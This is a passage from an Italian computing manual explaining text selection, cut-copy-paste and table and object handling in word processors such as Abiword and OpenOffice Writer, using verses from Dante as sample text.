puntatore del mouse

La selezione di una porzione continua del documento si può ottenere con l'uso del mouse, premendo il tasto sinistro quando il puntatore si trova all'inizio della zona da selezionare, trascinando fino all'inizio della zona (per trascinamento si intende lo spostamento del puntatore del mouse, mentre si continua a tenere premuto il tasto sinistro). Al termine si rilascia il tasto sinistro. Se l'operazione di selezione viene ripetuta o se si sposta il cursore all'interno del testo, la selezione precedente viene perduta.

clic e trascinamento

Per correr miglior acque alza le vele
omai la navicella del mio ingegno,
che lascia dietro a sé mar sì crudele;

e canterò di quel secondo regno
dove l'umano spirito si purga
e di salire al ciel diventa degno.

Per correr miglior acque alza le vele
omai la navicella del mio ingegno,
che lascia dietro a sé mar sì crudele;




e canterò di quel secondo regno
dove l'umano spirito si purga
e di salire al ciel diventa degno.

si rilascia il tasto del mouse

La stessa cosa può essere ottenuta con l'uso della tastiera, portando il cursore all'inizio dell'area da selezionare, premendo quindi il tasto [*Maiuscole*] e, mantenendolo premuto, spostando il cursore fino alla fine dell'area da selezionare:

Per correr miglior acque alza le vele
omai la navicella del mio ingegno,
che lascia dietro a sé mar sì crudele;

e canterò di quel secondo regno
dove l'umano spirito si purga
e di salire al ciel diventa degno.

si preme il tasto Maiuscole e si tiene premuto

spostamento del cursore con la tastiera

si rilascia il tasto Maiuscole


Una selezione preesistente può essere estesa o ridotta, premendo nuovamente il tasto [*Maiuscole*] e raggiungendo la fine dell'area di proprio interesse. Per raggiungere la posizione finale si può usare la tastiera o il mouse.

si preme il tasto Maiuscole e si tiene premuto

clic con il tasto sinistro del mouse e poi si rilascia il tasto Maiuscole

si preme il tasto Maiuscole e si tiene premuto

spostamento del cursore con la tastiera

si rilascia il tasto Maiuscole

Alcuni programmi consentono anche la selezione di aree multiple, mantenendo premuto il tasto [*Ctrl*]. In tal caso, però, le selezioni devono avvenire con l'ausilio del mouse.

535.2 Spostamento

Un’area già selezionata (selezione singola) può essere spostata con l’ausilio del mouse: si porta il puntatore grafico sopra l’area evidenziata, si preme il tasto sinistro e si trascina. Quando si rilascia il tasto sinistro del mouse, l’area selezionata viene collocata a partire dalla posizione in cui si trova il puntatore grafico.

clic e trascinamento

Per correr miglior acque alza le vele
omai la navicella del mio ingegno,
che lascia dietro a sé mar sì crudele;

e canterò di quel secondo regno
dove l’umano spirito si purga
e di salire al ciel diventa degno.

Per correr miglior acque alza le vele
la navicella del mio ingegno, omai
che lascia dietro a sé mar sì crudele;

e canterò di quel secondo regno
dove l’umano spirito si purga
e di salire al ciel diventa degno.

si rilascia il tasto del mouse

535.3 Taglia-copia-incolla

Una volta selezionata un’area di un documento, le operazioni più semplici che si possono compiere consistono nel ritaglio o nella copia di questa per poterla poi incollare in un’altra posizione. Il ritaglio o la copia comportano la memorizzazione in un’area transitoria, dalla quale si possono ottenere quante copie si vogliono.

Per queste operazioni si usano generalmente le funzioni del mouse, ma la tastiera può semplificarle di molto.

clic con il tasto destro per ottenere un menù contestuale

Per correr miglior acque alza le vele
omai [...]del mio ingegno,
che la[...]é mar sì crudele;

e cant[...]condo regno
dove [...]o si purga
e di salire al ciel diventa degno.

Taglia
Copia
Incolla

clic con il tasto sinistro del mouse per selezionare il ritaglio o la copia

clic con il tasto destro per ottenere un menù contestuale

Per correr miglior acque alza le vele
la navicella del mio ingegno, omai
che lascia dietro a sé mar sì crudel[...]

e canterò di quel secondo regno
dove l’umano spirito si purga
e di salire al ciel diventa degno.

Taglia
Copia
Incolla

clic con il tasto sinistro del mouse per selezionare la voce con cui si incolla


Tabella 535.8. Taglia-copia-incolla, con vari modi alternativi.

Taglia	Copia	Incolla
[*Ctrl x*]	[*Ctrl c*]	[*Ctrl v*]
	[*Ctrl Ins*]	[*Maiuscole Ins*]

Figura 535.9. Associazione tra i comandi da tastiera e le icone per tagliare, copiare e incollare.

A S D F G H J
> < Z X C V B N M

Capitolo 536

Tabelle

I programmi di scrittura visuali consentono normalmente di inserire delle tabelle, che complessivamente prendono il posto che potrebbe occupare un paragrafo, dove all'interno di ogni cella, a loro volta, possono contenere più paragrafi.

In generale, le tabelle sono molto importanti per rappresentare sinteticamente dei dati; tuttavia, spesso la creazione e la modifica di questi componenti è poco pratica, soprattutto perché viene consentito di realizzare dei reticoli disomogenei. Pertanto, le tabelle vanno usate con criterio, per evitare di incontrare difficoltà eccessive rispetto all'obiettivo che ci si prefigge.

536.1 Creazione di una tabella

Per creare una tabella, si posiziona prima il cursore del testo nel punto in cui questa deve essere inserita, tenendo conto che ciò comporta l'aggiunta della conclusione di un paragrafo. Pertanto, se si cerca di inserire una tabella a metà di una riga che contiene del testo, quella riga viene divisa.

Generalmente, i programmi di scrittura dispongono del menù `Tabella` o `Tabelle`, per raccogliere le funzioni di creazione e di modifica di questi componenti, ma spesso si aggiunge un'icona per la creazione rapida, nella barra degli strumenti.

Figura 536.1. Abiword: `Tabelle`, `Inserisci tabella`, `Tabella`.






Figura 536.2. OpenOffice Write: `Tabella`, `Inserisci`, `Tabella`.

Generalmente, la tabella che si inserisce va occupare tutto lo spazio che potrebbe prendere un paragrafo di testo normale, pertanto si allinea ai bordi orizzontali, inoltre le colonne assumono una larghezza uguale tra di loro.

Di solito, dopo la creazione, si procede alla modifica della larghezza delle colonne, con l'aiuto del mouse, portando il puntatore a cavallo delle colonne e trascinando. Purtroppo, questo tipo di operazione non comporta dei risultati uniformi tra un programma e l'altro, così può capitare che venga adattata la larghezza della colonna di sinistra, compensando con quella della colonna a destra, oppure spostando le altre colonne di conseguenza. Così facendo, l'inizio della prima colonna può essere portato anche oltre il margine sinistro e la fine dell'ultima colonna può andare oltre il margine destro. Ovviamente questi debordamenti sono da evitare se si vuole ottenere un risultato estetico gradevole.

536.2 Interazione con le tabelle

In presenza di una tabella, le funzioni della tastiera e del mouse cambiano leggermente, in modo abbastanza intuitivo. Per quanto riguarda la tastiera, il tasto che di norma serve a inserire delle tabulazioni in un testo normale [*Tab*], nella tabella serve a passare alla cella successiva, oppure a quella precedente se si aggiungono le maiuscole [*Maiuscole Tab*]. Inoltre, quando ci si trova nell'ultima cella della tabella, l'uso del tasto [*Tab*] comporta la creazione implicita di una nuova riga.

Quando si vuole selezionare il contenuto di una riga o di una colonna di una tabella, si avvicina il puntatore del mouse all'inizio della riga (di solito a sinistra) o all'inizio della colonna (di solito in alto) e quindi si seleziona. Una volta selezionata una riga o una colonna, spesso, con il tasto destro del mouse si ottiene un menù contestuale.

536.3 Righe, colonne e fusione delle celle


Una volta creata una tabella, è normale trovarsi a doverne modificare la struttura di righe e colonne, così come può capitare l'utilità di unire assieme più celle.

Per gli interventi su righe o colonne, generalmente si seleziona prima una riga o una colonna, per dare poi l'ordine di eliminazione o di inserimento. Queste funzioni sono accessibili normalmente dal menù `Tabella` o `Tabelle`, oppure, spesso anche dal menù contestuale che si ottiene di solito premendo il tasto destro del mouse.


Per la fusione delle celle, il procedimento dipende molto dal programma. Con OpenOffice Writer è necessario selezionare le celle da unire, usando il mouse come se si volesse selezionare del testo, quindi si deve accedere al menù: `Tabella`, `Collega celle`. Con Abiword occorre mettere il cursore del testo nella cella da espandere, senza selezionare alcunché, quindi, dal menù si deve selezionare `Tabelle`, `Unisci celle`, dove si deve indicare da che parte si vuole espandere la cella attuale.

Figura 536.3. Abiword: a sinistra `Tabelle`, `Unisci celle`; a destra `Tabelle`, `Separa celle`. I pulsanti grafici che si vedono nella finestra, possono essere usati ripetutamente, per unire o dividere le celle, a passi successivi.

Unisci celle
Unisci a sinistra
Unisci a destra
Unisci sopra
Unisci sotto
Aiuto
Chiudi

Dividi Cella
Dividi a sinistra
Dividi al centro
Dividi a destra
Dividi in alto
Dividi al centro
Dividi in basso
Aiuto
Chiudi

Contrariamente a ciò che si potrebbe pensare, di norma, la separazione delle celle è una funzione che riguarda qualunque cella, anche quelle che non hanno subito in precedenza alcuna fusione. Quindi, attraverso le funzioni di separazione, è possibile costruire tabelle con griglie molto disomogenee. Naturalmente, per questo tipo di operazione, occorre avere prima sele-

zionato la cella da dividere, cosa che si ottiene normalmente collocandoci dentro il cursore del testo.

Figura 536.4. OpenOffice: `Tabella`, `Dividi celle`. Nella finestra che si ottiene, occorre specificare da che parte dividere lo spazio della cella.

536.4 Bordi e sfondi

Le caratteristiche più comuni che si possono regolare nelle celle di una tabella sono i bordi e gli sfondi. Ciò permette di evidenziare i contenuti in modo da facilitarne l'interpretazione.

Figura 536.5. Abiword: `Tabelle`, `Formato tabella`.





Figura 536.6. OpenOffice: `Tabella`, `Proprietà tabella`, `Bordo`.






Figura 536.7. OpenOffice: `Tabella`, `Proprietà tabella`, `Sfondo`.

536.5 Righe di intestazione

Quando si realizza una tabella e si vuole consentire che questa si divida tra le pagine o tra le colonne della pagina, di solito è utile fare in modo che una o più righe iniziali vengano ripetute dopo il salto pagina o dopo il cambiamento di colonna. In pratica, conviene fare in modo che vengano ripetute le intestazioni delle colonne della tabella. Si tratta comunque di una funzionalità che non è sempre presente, ma se c'è è bene sfruttarla.

Figura 536.8. OpenOffice: `Tabella`, `Proprietà tabella`, `Flusso di testo`.

Tabella | Flusso di testo | Colonne | Bordo | Sfondo

Flusso di testo

Interruzione | Pagina | Colonna

Prima | Dopo

Con modello di pagina | Numero di pagina 0

Consenti la divisione della tabella tra pagine e colonne

Consenti l'interruzione delle righe tra pagine e colonne

Mantieni con il paragrafo successivo

Ripeti intestazione

Le prime 1 righe

Direzione del testo: Usa impostazioni degli oggetti di livello superiore

Allineamento

Allineamento verticale: In alto

OK | Annulla | ? | Ripristina

536.6 Copia dal foglio elettronico

Quando si copia un lavoro fatto con un foglio elettronico nel programma di scrittura, il risultato che si ottiene può essere di tipo differente, a seconda della compatibilità reciproca che c'è tra i due programmi.

Nella migliore delle ipotesi si ottiene l'inserzione di un «oggetto», che si può gestire come un'immagine, ma che funziona effettivamente come nel foglio elettronico di origine. In questo caso dovrebbero persistere le funzionalità originali, soprattutto le formule.

Quando la tabella del foglio elettronico non si può incorporare nel testo, si potrebbe ottenere una trasformazione in una tabella normale per un programma di scrittura, oppure, si potrebbe arrivare a una degradazione in forma di immagine pura e semplice.

Capitolo 537

Incorporazione di oggetti

Ciò che si inserisce normalmente in un documento realizzato con un programma di scrittura visuale è del testo raggruppato in paragrafi, che eventualmente può essere organizzato in forma tabellare. Per aggiungere al documento qualche componente in più, come per esempio nel caso di una figura, occorre definire uno spazio rettangolare, che in qualche modo va ancorato nel documento.

I componenti rettangolari che si inseriscono in un documento possono essere considerati genericamente degli «oggetti». Di solito si tratta solo di riquadri contenenti del testo o di immagini, ma i programmi più sofisticati possono consentire l'inserzione di altri tipi di oggetti, purché abbiano una qualche rappresentazione visuale.

537.1 Scorrimento

Quando si inserisce un oggetto in un documento, occorre decidere in che modo il testo deve scorrere in prossimità di questo. La cosa più semplice, concettualmente, anche se le situazioni pratiche in cui torna utile sono poche, è quella dell'inserimento nel testo stesso, come se si trattasse di un carattere. In tal caso, l'oggetto si sposta assieme allo scorrere del testo. Ovviamente, un'inserzione del genere è utile solo quando si tratta di oggetti che occupano uno spazio molto piccolo, soprattutto dove l'altezza non è tale da disturbare in confronto all'altezza normale del testo in cui si inserisce.

Figura 537.1. Una piccola immagine inserita come se fosse un carattere.

Un'altra modalità di scorrimento molto semplice è quella separata dall'oggetto, per cui il riquadro dell'oggetto occupa uno spazio orizzontale tutto suo e il testo non gli si affianca.

Figura 537.2. Scorrimento separato del testo rispetto all'oggetto.

Le modalità più comuni per lo scorrimento del testo rispetto a un oggetto sono quelle che lo fanno passare a fianco, distinguendo se questo scorrimento debba avvenire a sinistra, a destra o da entrambi i lati dell'oggetto. Inoltre, il testo potrebbe sovrapporsi all'oggetto, come se questo facesse parte di uno sfondo.

